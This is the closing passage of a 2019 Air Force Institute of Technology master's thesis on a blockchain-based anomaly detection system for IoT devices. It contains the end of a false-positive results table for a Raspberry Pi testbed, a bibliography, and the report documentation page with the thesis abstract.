12	11	Local Model	3.29	0.40	2	1	0	97
		New Data	3.34	0.09	1058	1	0	101

Table 19. False Positives (continued)

Trial	Pi	Dataset	Memory	CPU	Network	Connections	Logins	Process Count
12	11	Local Model	3.29	0.40	2	1	0	97
		New Data	3.34	0.07	1115	1	0	101
13	6	Local Model	3.23	0.07	3	1	0	97
		New Data	3.34	0.43	994	1	0	99
14	2	Local Model	3.25	0.40	2	1	0	104
		New Data	3.13	0.12	470	1	0	101
17	7	Local Model	3.24	0.20	88	1	0	103
		New Data	3.34	0.09	755	1	0	107
19	1	Local Model	3.30	0.28	3	1	0	104
		New Data	3.13	0.12	839	1	0	96
20	5	Local Model	3.28	0.24	3	1	0	104
		New Data	3.34	0.50	600	1	1	106
20	6	Local Model	3.30	0.22	12	1	0	104
		New Data	3.34	0.48	770	1	0	99
20	7	Local Model	3.30	0.22	12	1	0	104
		New Data	3.34	0.52	758	1	0	97
20	3	Local Model	3.30	0.47	2	1	0	99
		New Data	3.34	0.02	1459	1	0	95
21	2	Local Model	3.24	0.25	2	1	0	104
		New Data	3.13	0.45	385	1	1	102

Table 19. False Positives (continued)

Trial	Pi	Dataset	Memory	CPU	Network	Connections	Logins	Process Count
21	5	Local Model	3.24	0.24	3	1	0	103
		New Data	3.34	0.40	522	1	1	105
21	6	Local Model	3.24	0.24	3	1	0	103
		New Data	3.34	0.07	515	1	1	105
23	3	Local Model	3.26	0.25	2	1	0	103
		New Data	3.13	0.39	564	1	1	101
23	10	Local Model	3.21	0.26	2	1	0	103
		New Data	3.34	0.37	464	1	1	107
23	3	Local Model	3.27	0.23	99	1	0	102
		New Data	3.13	0.35	964	1	0	97
23	10	Local Model	3.25	0.24	2	1	0	103
		New Data	3.34	0.36	702	1	1	107
23	10	Local Model	3.34	0.36	702	1	1	107
		New Data	3.24	0.15	191	1	0	97
24	12	Local Model	3.23	0.18	3	1	0	103
		New Data	3.24	0.50	453	1	1	105
24	2	Local Model	3.28	0.19	3	1	0	103
		New Data	3.13	0.29	826	1	0	93
24	2	Local Model	3.13	0.29	826	1	0	93
		New Data	3.24	0.15	105	1	0	98

Table 19. False Positives (continued)

Trial	Pi	Dataset	Memory	CPU	Network	Connections	Logins	Process Count
24	4	Local Model	3.28	0.20	118	1	0	99
		New Data	3.13	0.48	967	1	0	97
26	5	Local Model	3.21	0.31	2	1	0	103
		New Data	3.34	0.04	365	1	1	104
26	10	Local Model	3.21	0.31	2	1	0	103
		New Data	3.34	0.42	410	1	1	105
26	8	Local Model	3.21	0.31	2	1	0	103
		New Data	3.24	0.89	413	1	1	105
26	9	Local Model	3.24	0.24	2	1	0	103
		New Data	3.24	0.50	343	1	0	107
26	8	Local Model	3.21	0.30	2	1	0	103
		New Data	3.34	0.43	530	1	1	105
26	4	Local Model	3.28	0.24	11	1	0	103
		New Data	3.24	0.53	866	1	0	96
28	2	Local Model	3.31	0.73	2	1	0	99
		New Data	3.24	0.25	1518	1	0	95
30	6	Local Model	3.30	0.24	264	1	0	104
		New Data	3.34	0.52	829	1	0	97
30	3	Local Model	3.36	0.77	2	1	0	99
		New Data	3.13	0.18	1233	1	0	97

Table 19. False Positives (continued)

Trial	Pi	Dataset	Memory	CPU	Network	Connections	Logins	Process Count
30	1	Local Model	3.30	0.89	3	1	0	99
		New Data	3.13	0.20	1556	0	0	98
30	3	Local Model	3.30	0.88	3	1	0	99
		New Data	3.13	0.24	1518	0	0	96
31	3	Local Model	3.31	0.27	3	1	0	100
		New Data	3.13	0.12	5396	1	0	96
32	4	Local Model	3.41	0.23	2	1	0	102
		New Data	3.13	0.13	1237	1	0	98
33	7	Local Model	3.24	0.26	2	1	0	102
		New Data	3.34	0.10	854	1	0	97
35	6	Local Model	3.20	0.25	2	1	0	104
		New Data	3.34	0.55	495	1	1	104
36	3	Local Model	3.30	0.29	76	1	0	102
		New Data	3.24	0.04	865	1	0	96

Bibliography

[1] R. van der Muelen, “Gartner Press Release Nov 10 2015,” *Gartner Symposium/IT Expo*, 2015. [Online]. Available: https://www.gartner.com/newsroom/id/3165317. [Accessed: 11-Dec-2017].

[2] D. Evans, “The Internet of Things - How the Next Evolution of the Internet is Changing Everything,” *Cisco Internet Business Solutions Group*, 2011. [Online]. Available: https://www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf.

[3] L. Atzori, A. Iera, and G. Morabito, “The Internet of Things: A Survey,” *Information Systems Frontiers*, vol. 17, no. 2, pp. 243–259, 2015.

[4] A. O. Prokofiev, Y. S. Smirnova, and D. S. Silnov, “The Internet of Things Cybersecurity Examination,” in *2017 Siberian Symposium on Data Science and Engineering*, 2017.

[5] C. Kolias, G. Kambourakis, A. Stavrou, and J. Voas, “DDoS in the IoT: Mirai and Other Botnets,” *IEEE Computer Society*, vol. 50, no. 7, pp. 80–84, 2017.

[6] S. Sicari, A. Rizzardi, L. A. Grieco, and A. Coen-Porisini, “Security, privacy and trust in Internet of Things: The road ahead,” *Computer Networks*, vol. 76, pp. 146–164, 2015.

[7] J. Powers, R. Smith, Z. Korkmaz, and H. Ahmed, “Whitelist malware defense for embedded control system devices,” in *2015 Saudi Arabia Smart Grid (SASG)*, 2015.

[8] A. Dorri, S. Kanhere, and R. Jurdak, “Towards an Optimized BlockChain for IoT,” in *2nd ACM/IEEE International Conference on Internet of Things Design and Implementation*, 2017.

[9] C. Paar and J. Pelzl, “Understanding Cryptography: A Textbook for Students and Practitioners (Google eBook),” 2009. [Online]. Available: https://link.springer.com/book/10.1007%2F978-3-642-04101-3. [Accessed: 03-Mar-2018].

[10] W. Diffie and M. E. Hellman, “New Directions in Cryptography,” *IEEE Transactions on Information Theory*, vol. 22, no. 6, pp. 644–654, 1976.

[11] R. L. Rivest, A. Shamir, and L. Adleman, “A Method for Obtaining Digital Signatures and Public-Key Cryptosystems,” *Communications of the ACM*, vol. 21, no. 2, pp. 120–126, 1978.

[12] A. Tanenbaum and M. van Steen, *Distributed Systems: Principles and Paradigms,* 2nd ed. Pearson Prentice Hall, 2006.

[13] L. Lamport, "The Part-Time Parliament," *ACM Transactions on Computer Systems,* vol. 16, no. 2, pp. 133–169, 1998.

[14] L. Lamport, R. Shostak, and M. Pease, "The Byzantine Generals Problem," *ACM Transactions on Programming Languages and Systems,* vol. 4, no. 3, pp. 382–401, 1982.

[15] M. Castro and B. Liskov, "Practical Byzantine Fault Tolerance and Proactive Recovery," *ACM Transactions on Computer Systems,* vol. 20, no. 4, pp. 398–461, 2002.

[16] S. Nakamoto, "Bitcoin: A Peer-to-Peer Electronic Cash System," 2008. [Online]. Available: https://bitcoin.org/bitcoin.pdf. [Accessed: 14-Jan-2018].

[17] R. C. Merkle, "Protocols for public key cryptosystems," in *IEEE Symposium on Security and Privacy,* 2012.

[18] V. Buterin, "Ethereum White Paper: A Next Generation Smart Contract & Decentralized Application Platform," 2014. [Online]. Available: https://github.com/ethereum/wiki/wiki/White-Paper. [Accessed: 12-Jan-2018].

[19] H. Fabric, "Hyperledger Fabric: A Blockchain Platform for the Enterprise," 2018. [Online]. Available: https://hyperledger-fabric.readthedocs.io. [Accessed: 12-Sep-2018].

[20] Docker, "Docker: The Definitive Guide to Container Platforms," 2018. [Online]. Available: https://docs.docker.com. [Accessed: 16-Aug-2018].

[21] A. Kuzmin, "Blockchain-based structures for a secure and operate IoT," *2017 Internet of Things Business Models, Users, and Networks,* pp. 1–7, 2017.

[22] A. Oracevic, S. Dilek, and S. Ozdemir, "Security in Internet of Things," in *2017 International Symposium on Networks, Computers and Communications (ISNCC),* 2017.

[23] M. Radovan and B. Golub, "Trends in IoT Security - MiPro 2017," in *International Convention on Informartion and Communication Technology, Electronics, and Microelectronics,* 2017.

[24] J. A. Oravec, "Emerging 'cyber hygiene' practices for the Internet of Things (IoT): Professional issues in consulting clients and educating users on IoT privacy and security," in *IEEE International Professional Communication Conference,* 2017.

[25] J. Habibi, D. Midi, A. Mudgerikar, and E. Bertino, “Heimdall: Mitigating the Internet of Insecure Things,” *IEEE Internet of Things Journal*, vol. 4, no. 4, pp. 968–978, 2017.

[26] A. Dorri, S. Kanhere, R. Jurdak, and P. Gauravaram, “Blockchain for IoT security and privacy: The case study of a smart home,” in *2017 IEEE International Conference on Pervasive Computing and Communications Workshops*, 2017.

[27] K. R. Özyılmaz and A. Yurdakul, “Integrating low-power IoT devices to a blockchain-based infrastructure,” in *13th ACM International Conference on Embedded Software (EMSOFT),* 2017.

[28] O. Novo, “Blockchain Meets IoT: an Architecture for Scalable Access Management in IoT,” *IEEE Internet of Things Journal*, vol. 5, no. 2, pp. 1184–1195, 2018.

[29] S. Huh, S. Cho, and S. Kim, “Managing IoT devices using blockchain platform,” in *19th International Conference on Advanced Communication Technology (ICACT),* 2017.

[30] Open Source Initiative, “The MIT License.” [Online]. Available: https://opensource.org/licenses/MIT. [Accessed: 27-Jan-2019].

[31] A. Kili, “Understanding Linux Load Averages and Monitor Performance of Linux,” 2017. [Online]. Available: https://www.tecmint.com/understand-linux-load-averages-and-monitor-performance/. [Accessed: 25-Jan-2019].

[32] T. Golomb, Y. Mirsky, and Y. Elovici, “CIoTA: Collaborative IoT Anomaly Detection via Blockchain,” in *Workshop on Decentralized IoT Security and Standards,* 2018.

[33] R. Pi, “Raspberry Pi 3 Model B,” 2016. [Online]. Available: https://www.raspberrypi.org/products/raspberry-pi-3-model-b/. [Accessed: 25-Jan-2019].

[34] J. Johansson, “Matrixssl,” 2018. [Online]. Available: https://github.com/matrixssl/matrixssl. [Accessed: 27-Jan-2019].

[35] G. Melman, “Spdlog,” 2019. [Online]. Available: https://github.com/gabime/spdlog. [Accessed: 27-Jan-2019].

[36] D. Draghicescu, A. Caranica, A. Vulpe, and O. Fratu, “Crypto-Mining Application Fingerprinting Method,” in *2018 International Conference on Communications (COMM),* 2018.

[37] M. Wazid, A. Katal, and R. H. Goudar, “A framework for detection and prevention of novel keylogger spyware attacks,” in *7th International Conference on Intelligent Systems and Control, ISCO 2013*, 2013.

[38] D. Siegle, “T-Test.” [Online]. Available: https://researchbasics.education.uconn.edu/t-test/. [Accessed: 25-Jan-2019].

[39] B. McNeese, “Anderson Darling Test for Normality,” 2011. [Online]. Available: https://www.spcforexcel.com/knowledge/basic-statistics/anderson-darling-test-for-normality. [Accessed: 25-Jan-2019].

[40] C. Zaiontz, “Mann-Whitney Test for Independent Samples,” 2014. [Online]. Available: https://www.real-statistics.com/non-parametric-tests/mann-whitney-test/. [Accessed: 25-Jan-2019].

REPORT DOCUMENTATION PAGE	*Form Approved* *OMB No. 0704-0188*

1. REPORT DATE *(DD-MM-YYYY)* 21-03-2019	**2. REPORT TYPE** Master's Thesis	**3. DATES COVERED** *(From - To)* Sept 2017 - Mar 2019

4. TITLE AND SUBTITLE A Blockchain-Based Anomalous Detection System For Internet Of Things Devices	**5a. CONTRACT NUMBER**
	5b. GRANT NUMBER
	5c. PROGRAM ELEMENT NUMBER
6. AUTHOR(S) Mosby, Joshua, K, Captain, USAF	**5d. PROJECT NUMBER** 19G437
	5e. TASK NUMBER
	5f. WORK UNIT NUMBER
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Air Force Institute of Technology Graduate School of Engineering and Management (AFIT/EN) 2950 Hobson Way Wright-Patterson AFB OH 45433-7765	**8. PERFORMING ORGANIZATION REPORT NUMBER** AFIT-ENG-MS-19-M-047
9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES) Joseph A. Misher Department of Homeland Security Cyber Physical Division, Federal Protective Service 800 North Capitol Street NW, Washington D.C. 20001 COMM 202-658-8806 Email: Joseph.misher@hq.dhs.gov	**10. SPONSOR/MONITOR'S ACRONYM(S)** DHS
	11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION/AVAILABILITY STATEMENT
DISTRIBUTION STATEMENT A: APPROVED FOR PUBLIC RELEASE; DISTRIBUTION UNLIMITED.

13. SUPPLEMENTARY NOTES
This work is declared a work of the U.S. Government and is not subject to copyright protection in the United States.

14. ABSTRACT
Internet of Things devices are highly susceptible to attack, and owners often fail to realize they have been compromised. This thesis describes an anomalous-based intrusion detection system that operates directly on Internet of Things devices utilizing a custom-built Blockchain. In this approach, an agent on each node compares the node's behavior to that of its peers, generating an alert if they are behaving differently. An experiment is conducted to determine the effectiveness at detecting malware. Three different code samples simulating common malware are deployed against a testbed of 12 Raspberry Pi devices. Increasing numbers are infected until two-thirds of the network is compromised, and the detection rate is recorded for each trial. The detection system is effective, catching at least one malicious node in every trial with an average of 82% detection. This research presents an effective, low-resource, and scalable anomaly detection system. By deploying security mechanisms directly to IoT devices and comparing nodes to their peers, this research turns the multitude of Internet of Things devices into a security asset rather than a liability.

15. SUBJECT TERMS
IoT, Blockchain, Cybersecurity

16. SECURITY CLASSIFICATION OF:			**17. LIMITATION OF ABSTRACT**	**18. NUMBER OF PAGES**	**19a. NAME OF RESPONSIBLE PERSON**
a. REPORT	**b. ABSTRACT**	**c. THIS PAGE**			Dr. Barry E. Mullins, AFIT/ENG
U	U	U	UU	148	**19b. TELEPHONE NUMBER** *(Include area code)* (937) 255-3636 x7979 barry.mullins@afit.edu

Reset